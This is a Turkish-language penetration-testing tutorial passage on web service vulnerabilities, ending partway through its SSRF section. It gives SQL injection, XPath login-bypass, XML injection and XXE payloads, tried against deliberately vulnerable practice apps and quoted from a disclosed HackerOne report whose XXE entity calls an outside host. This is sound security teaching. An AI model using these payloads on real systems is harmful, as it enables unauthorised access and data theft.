
SoapUI yazılımını açılarak yeni bir web SOAP projesi başlatılır. "Initial WSDL" bölümüne hedef WSDL adresi yazılır. (Bu örnek için <http://zero.webappsecurity.com/web-services/infoService?wsdl> adresinde bulunan ve vulnerable bir sistem olan bir web servis kullanılacaktır.)




Aşağıdaki resimde görüldüğü üzere web servis başarılı bir şekilde içeri aktarılabilmektedir. SoapUI verilen WSDL adresini çözümlenerek web servise ait fonksiyonları ve istekleri oluşturmuştur.



“File -> Preferences” yolunu takip ederek “Proxy Settings” bölümüne ve BurpSuite ile açılan arayüze(interface) ait bilgileri(ip:port) girilir.



Daha sonrasında herhangi bir fonksiyon kullanıldığında BurpSuite'in başarılı bir şekilde araya girerek isteği yakaladığı görülmektedir.



## 5 - Web Servislerine Yönelik Sızma Testlerinde Karşılaşılan Zafiyetler

Bu bölümde web servis testlerinde karşılaşılan zafiyetlere değinilecektir.

Web servis testleri yaparken bilinen ve meydana gelebilecek tüm web uygulama zafiyetlerinin testleri yapılmalıdır.

Örneğin; bir web uygulamasında keşfedilen “Kullanıcı Hesaplarının Tahmin Edilebilmesi(User Enumeration)” veya “Yerel Dizin İfşası(Full Path Disclosure)” bulgularına bir web servis içerisinde de rastlanılabilmektedir.



## 5.1 - Web Servislerde Injection Zafiyetleri

### 5.1.1 - SQL Injection Zafiyetleri


Web servislerine yönelik sızma testlerinde karşılaşılan SQL Injection(SQLi) zafiyetlerinin normal web testlerinde karşılaşılandan bir farkı yoktur.

Web servislerine ait tüm fonksiyonların tüm parametreleri detaylı bir şekilde incelenerek, SQLi zafiyetinden etkilenip etkilenmediği kontrol edilmelidir.

SQLi zafiyeti için <http://www.thomas-bayer.com/sqlrest/> adresinde bulunan ve vulnearable bir sistem olan RESTful web servisi örnek olarak kullanılacaktır. SQLi zafiyetinin tespiti için Firefox üzerindeki RESTClient eklentisi kullanılacaktır.

<http://www.thomas-bayer.com/sqlrest/CUSTOMER/Şid> adresinde id parametresi yerine bazı SQLi payloadları gönderilecek ve dönen cevaplar yorumlanacaktır.

Şid yerine herhangi bir numerik değer yazıldığında(1,2,3 vb.) veritabanından bir kullanıcı bilgisinin geldiği görülmektedir. Örneğin 23 değeri gönderildiğinde aşağıdaki cevabın geldiği görülmüştür.




The screenshot shows a REST client interface. The Method is set to GET and the URL is <http://www.thomas-bayer.com/sqlrest/CUSTOMER/23>. The Request Body is empty. The Response is displayed in a tabbed view, showing the following XML output:

```
<CUSTOMER>
<ID>23</ID>
<FIRSTNAME>Julia</FIRSTNAME>
<LASTNAME>Heiniger</LASTNAME>
<STREET>358 College Av.</STREET>
<CITY>Boston</CITY>
</CUSTOMER>
```

23 yerine aşağıdaki payload yazılarak istek yapılmış ve aşağıdaki gibi bir cevabın döndüğü görülmüştür.

**Payload: 23 AND 1=1**

<http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20AND%201=1/>




Herhangi bir hata sayfası ile karşılaşılmamış ve SQL tarafındaki mantıksal işlemin gerçekleştirilmiş olduğu görülmektedir.

Payload olarak aşağıdaki payload kullanıldığında ise hata sayfası ile karşılaşılmaktadır.

*Payload: 23 AND 1=0*

<http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20AND%201=0>




SQL sorgusu koşulunu sağlamayan bir payload gönderildiğin de 404 cevabını verdiği fakat sağlayan bir payload gönderildiğinde ise başarılı bir şekilde cevabı getirdiği görülmüştür.

Son olarak aşağıdaki payload gönderilmiş ve sistem üzerindeki tüm kullanıcı isimleri, dönen cevap içerisinde görüntülenmiştir.

*Payload: 23 OR 1=1*

<http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20OR%201=1>



Bu şekilde manuel olarak SQLi tespiti için hedef sisteme ilk olarak aşağıdaki gibi basit payloadlar gönderilerek gelen yanıtlar incelenip, ilgili fonksiyonun SQLi zafiyetini barındırıp barındırmadığı kanaatine varılabilir.

### 5.1.2 - XPath Injection Zafiyetleri

XPath, sunucu tarafında XML formatında saklanan veriler üzerinde sorgulama işlemi yapılmasını sağlayan dildir.

```
string(//user[username/text()='bga' and password/text()='bga']/account/text())
```

Örneğin, yukarıdaki resimde bir XPath sorgusu verilmiştir. Bu sorguda kullanılan girdi alanına `1' and '1'='1` ve `1' and '1'='2` payloadı gönderilerek yorumlandığında, mantıksal işlemin sağlandığı durumda `“TRUE”` yanıtının döndüğü fakat sağlanmadığı durumda `“FALSE”` yanıtının döndüğü görülecektir.

Örnek olarak, <https://github.com/snoopythesecuritydog/dvws/> uygulaması üzerindeki XPATH Injection zafiyeti sömürülecektir.

Geliştiricinin aşağıdaki gibi bir PHP kodunu yazdığı görülmektedir.

```
85
86
87 if(isset($_REQUEST["login"]) & isset($_REQUEST["password"]))
88 {
89 //take values from the HTML form
90 $login = $_REQUEST["login"];
91 $password = $_REQUEST["password"];
92
93
94 // Loads the XML file saved in the same directory
95 $xml = simplexml_load_file("accountinfo.xml");
96
97 // Executes the XPath search
98 $result = $xml->xpath("/users/user[login='".$login."' and password='".$password."']");
99
100 if($result)
101 {
102     $message = "<br>Accepted User: <b>" . ucwords($result[0]->login) . "</b><br>Your Account Number: <b>" . $result[0]->accountid . "</b>";
103     echo $message;
104 }
105
106 else
107 {
108     $message = "Your supplied credentials are invalid!";
109     echo $message;
110 }
111 }
112 }
113 }
114 ?>
115 </html>
116
```

Kod içerisinde okumuş olduğu “*accountinfo.xml*” dosyasının içeriği ise aşağıdaki gibidir:

```
accountinfo.xml
accountinfo.xml > No Selection
<?xml version="1.0" encoding="UTF-8"?>
<users>
  <user>
    <id>1</id>
    <login>admin</login>
    <password>$tr0ngpassw0rd</password>
    <accountd>06578368643</accountd>
    <country>United States</country>
    <birthday>19th March 1980</birthday>
  </user>
  <user>
    <id>2</id>
    <login>sam</login>
    <password>qwerty123</password>
    <accountd>01768765643</accountd>
    <country>United Kingdom</country>
    <birthday>25th September 1989</birthday>
  </user>
  <user>
    <id>3</id>
    <login>matthew</login>
    <password>Avengers</password>
    <accountd>09898765463</accountd>
    <country>Italy</country>
    <birthday>1st April 1976</birthday>
  </user>
  <user>
    <id>4</id>
    <login>nik</login>
    <password>Windows7!</password>
    <accountd>08978656453</accountd>
    <country>China</country>
    <birthday>15th May 1980</birthday>
  </user>
  <user>
    <id>5</id>
    <login>johnny</login>
    <password>andr0idtest</password>
    <accountd>01787564563</accountd>
    <country>Australia</country>
    <birthday>12th January 1991</birthday>
  </user>
  <user>
    <id>6</id>
    <login>mike</login>
    <password>newus564</password>
    <accountd>18987657654</accountd>
    <country>Underworld</country>
    <birthday>9th Jne 1993</birthday>
  </user>

```

Sayfaya “bga:1234” kimlik bilgileri ile giriş yapmaya çalıştığımızda aşağıdaki gibi bir hata ile karşılaşmaktayız.

local.host/dvws/vulnerabilities/xpath/xpath.php?login=bga&password=test&form=submit

## XPATH Injection

XPath Injection is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from user-supplied input to query or navigate XML documents.

### More Information

- <http://projects.webappsec.org/w/page/13247005/XPath%20Injection>
- [https://www.owasp.org/index.php/XPATH\\_Injection](https://www.owasp.org/index.php/XPATH_Injection)

The below login form is using XPath to query an XML document and retrieve the account number of a user whose name and password are received from the browser.

**User Login:**

**User Password:**

Your supplied credentials are invalid!

Fakat kimlik bilgilerindeki kullanıcı adı ve şifre için `'1' or '1' = '1'` payloadı yazıldığında başarılı bir şekilde giriş yapılabildiği görülmektedir.

local.host/dvws/vulnerabilities/xpath/xpath.php?login='1' or '1' = '1'&password='1' or '1' = '1'&form=submit

## XPATH Injection

XPath Injection is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from user-supplied input to query or navigate XML documents.

### More Information

- <http://projects.webappsec.org/w/page/13247005/XPath%20Injection>
- [https://www.owasp.org/index.php/XPATH\\_Injection](https://www.owasp.org/index.php/XPATH_Injection)

The below login form is using XPath to query an XML document and retrieve the account number of a user whose name and password are received from the browser.

**User Login:**

**User Password:**

Accepted User: **Admin**  
Your Account Number: **06578368643**

### 5.1.3 - XML Injection Zafiyetleri

XML formatında gönderilen veri içerisine XML düğümleri eklenilmesi ve sunucu tarafından gelecek olan XML cevabın manipüle edilmesi işlemidir.

Input: **2**

```
<product>  
  <name>Computer</name>
```

```
<count>2</count>
<price>200$</price>
</product>
```

Örneğin, yukarıda sunucuya gönderilen girdi değerinin cevap içerisinde *count* düğümünde yazdığı görülmektedir.

Bu girdi değeri aşağıdaki gibi değiştirildiğinde *price* değerinin manipüle edildiği görülmektedir.

```
Input: 2</count><price>0$</price></product>
```

```
<product>
  <name>Computer</name>
  <count>2</count><price>0$</price></product>
...
```

#### 5.1.4 - XXE Atağı

Oluşturulan XML entity'nin bir XML düğüm içerisinde okunması amacıyla çağırılması durumunda bu zafiyet tetiklenmektedir. Dosya okuma işlemi gerçekleştirilirken entity'e bir adres(url) verilmektedir. XML'in sağladığı bu kolaylık kullanılarak local dosyaların okunma işlemi gerçekleştirilebilmektedir.

Gönderilen XML payload örneği aşağıdaki gibidir:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Bir güvenlik araştırmacısının QIWI.ru'nun SOAP web servisi üzerinde keşfettiği XXE zafiyeti örnek olarak incelenecektir.

(Zafiyeti detaylı olarak anlatan rapora <https://hackerone.com/reports/36450> adresinden erişilebilir.)

Senaryo gereği saldırgan <https://send.qiwi.ru/soapserver> adresine yaptığı aşağıdaki istek ile istediği bir web sayfasının kaynak kodlarını dönen cevap içerisine eklemektedir.

```
POST /soapserver/ HTTP/1.1
Host: send.qiwi.ru
Content-Type: application/x-www-form-urlencoded
Content-Length: 254
```

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE aa[<!ELEMENT bb ANY><!ENTITY xxe SYSTEM
"https://bitquark.co.uk/?xxe">]>
<SOAP-ENV:Envelope>
  <SOAP-ENV:Body>
    <getStatus>
      <id>&xxe;</id>
    </getStatus>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

XXE atağı ile ilgili daha fazla bilgi için aşağıdaki adres ziyaret edilebilir:  
<http://blog.bga.com.tr/2014/02/xxe-xml-external-entity-guvenlik.html>



## 5.2 - Web Servislerinde Kontrol Zafiyetleri

### 5.2.1 - Yetkisiz Eriřim Zafiyetleri

Yapılan sızma testlerinden elde edilen istatiklere bakıldığında, yetkisiz erişim zafiyetine web servislerinde çok daha fazla rastlanıldığını görülmüştür. Bunun temel sebebi geliştiricinin bir saldırgan olarak düşünmemesi ve web servisin güvenli bir ortam olduğunu zannetmesidir.

Bu zafiyetin önüne geçmek için, isteklerin bir token değerine bağılı olarak yapılması gerekmekte veya her istek için username ve password gibi bilgilerin sunucuya gönderilmesi gerekmektedir.

Web servisin sahip olduđu tüm fonksiyonlar için kullanıcı oturumunun sağlanması gerekmektedir.

### 5.2.2 - Fonksiyonların Limitsiz Kullanımı

Çok karşılaşılan, diğre bir zafiyet ise web servise ait fonksiyonların limitsiz olarak kullanılmasıdır. Bunlar başlıca aşağıdaki zafiyetlere sebebiyet vermektedir.

- Kaba kuvvet saldırısı
- Veritabanının doldurarak servis dışı bırakılması
- Kullanıcıya sunulan hakların düşünülenden fazla kullanılması
- Sunucuyu yormak ve DDoS saldırısı

### 5.3 - Web Servislerde İş Mantığı Zafiyetleri

Bu zafiyet türleri web uygulamalarının bir standarda bağlı kalmamaları ve her geliştiricinin geliştirdiği web uygulamasının farklı olmasından kaynaklanmaktadır. Bu farklılık geliştiricinin düşünce yapısına göre veya kullandığı algoritmalar sonucunda ortaya çıkmaktadır.

Bu sebeple bu konu çok uzun ve sonu olmayan bir konu olmaktadır. Bir kaç örnek verilerek detaylandırılacaktır.

Örnek olarak, Twitter'ın RESTful web servislerinde meydana gelen bir zafiyeti incelenecektir:

(Zafiyeti detaylı olarak anlatan rapora <https://hackerone.com/reports/52646> adresinden erişilebilir.)

Kullanıcı Twitter içerisinde kendi oluşturduğu bir direk mesajı(DM) silmektedir. DM'lerini görüntülediğinde böyle bir mesajın artık olmadığını görmektedir. Fakat <https://dev.twitter.com/rest/tools/console> adresinde bulunan konsol üzerinden REST servise ait DM okuma fonksiyonuna, silinen DM'nin id değeri ile çağrı yapıldığında DM'nin silindiği halde okunabildiğini görülmektedir.

Web servislerinde(mobil/tablet uygulamalar tarafından kullanılan) zaman zaman karşılaşılan bir diğer zafiyet ise şifrenin sunucuya yapılan bazı istekler sonucu dönen cevap içerisinde bulunmasıdır.

Geliştiricilerin bunu yapmasındaki temel amaç; şifreyi cihaz içerisinde depolayarak her seferinde kullanıcıyı yormamak adına yerel veritabanı içerisinde yapılan sorgulama ile uygulamaya giriş yapmaktır.

BGA ekibi olarak bir mobil/tablet uygulamasına yaptığımız sızma testi esnasında, şifre sıfırlama fonksiyonunun, cevap olarak yeni şifreyi istemci tarafına döndürdüğü ve bu şifreyi yeni şifre olarak cihaz içerisine kaydettiği görülmüştür.

Türkiye'nin önde gelen e-ticaret sitelerinden birine yaptığımız bir başka testte ise; mobil/tablet uygulamanın kullandığı web servis wsdl'i tespit edilmiş ve içerisinde kullanıcı bilgilerini getiren bir fonksiyona rastlanılmıştır. Fonksiyonun istemci tarafından yalnızca e-mail adresi olarak istenilen kullanıcının bilgilerini getirdiği görülmüştür. Daha da kritik olan bir durum ise, bu fonksiyonun yapılan isteğe döndüğü cevap içerisinde, web site içerisindeki kullanıcı parolasının da olmasıdır. Böyle bir zafiyet ile mail adresi bilinen herhangi bir kullanıcının hesabı ele geçirilebilmektedir.

Web servise ait fonksiyonlara dönülen cevaplar içerisinde bu gibi kritik verilerin taşınmaması gerekmektedir. Saldırganlar web sitesi üzerinden yaptığı saldırılardan sonuç alamasa da, bu gibi mobil/tablet uygulamalarına ait, keşfetmiş oldukları web servisler üzerinde bulunan zafiyetler yardımıyla sisteme zarar verebilmektedirler.

## 5.4 - Web Servislerinde Oturum alma Zafiyetleri

Bu zafiyetler aynı ađ içerisinde bulunan kullanıcıların MITM saldırıları gerçekleştirerek ađı koklamaları sonucunda, kullanıcıların oturumlarını sađlayan deđerleri ele geirmesi sonucu ortaya çıkmaktadır.

Güvensiz bir protokol -HTTP- üzerinden yayınlanan web servisler bu zafiyete sebep olmaktadır. Web servis her kullanıcının oturumunu sađlayacak bir SID(Session ID) deđerini kullanarak bu zafiyetin önüne geçebilir. Diđer bir çözüm de kullanıcının giriş yapmasını sađlayacak olan bilgilerin tüm isteklerin içinde sunucuya aktarılması olabilir.

Web servis her kullanıcının oturumunu sađlayacak bir SID(Session ID) deđerini kullanabilir veya kullanıcının giriş yapmasını sađlayacak olan bilgilerin tüm istekler içerisinde sunucuya aktarılması ile oturum sađlıyor olabilir.

SSL desteđi olmayan bu web servisi kullanıcılarının, oturumlarının sađlandığı SID deđerinin alınması durumunda ađ içerisindeki herhangi birinin saldırısına maruz kalabilir.


## 5.5 - Web Servislerinde SSRF Zafiyetleri

SSRF(Server-Side Request Forgery) zafiyeti, saldırganın sunucu tarafına manipüle edilmiş - sahte- istekler oluşturması ve dışarıdan yapılamayacak işlemleri dolaylı yoldan sunucuya yaptırmasıdır.

Örneğin, port taramasına kapalı bir sunucunun portları, sunucu üzerinde bulunan SSRF zafiyeti ile taranabilmektedir. Localdeki bir dosyanın okunmasını da imkan verebilmektedir. Bunlardan başka SSRF zafiyeti bulunan sunucu üzerinden başka bir sunucuya DDoS atağı yapılmasını, DNS sorgusu gönderilmesini de sağlayabilmektedir.

Örnek olarak <https://github.com/snoopythesecuritydog/dvws/> uygulaması üzerinde bulunan XXE zafiyetini sömürerek bazı yerel IP adreslerine istek yapacağız ve dönen cevabı analiz edilecektir.

Sayfa içerisindeki “*Print Greeting*” butonuna tıklanıldığında sunucu tarafından bir mesaj döndüğü görülmektedir.



local.host/dvws/vulnerabilities/xxe2/

### XML External Entity 2

Many web and mobile applications rely on web services communication for client-server interaction. An XML External Entity attack is a type of attack against an application that parses XML input.

An XXE attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, port scanning from the perspective of the machine where the parser is located, and other system impacts.

#### More Information


- [https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
- [http://projects.webappsec.org/w/page/13247003/XML External Entities](http://projects.webappsec.org/w/page/13247003/XML%20External%20Entities)

This XXE example processes and parses the entire request sent by the print greeting button.

[Print Greeting](#)

Hello, Thankyou for using DVWS

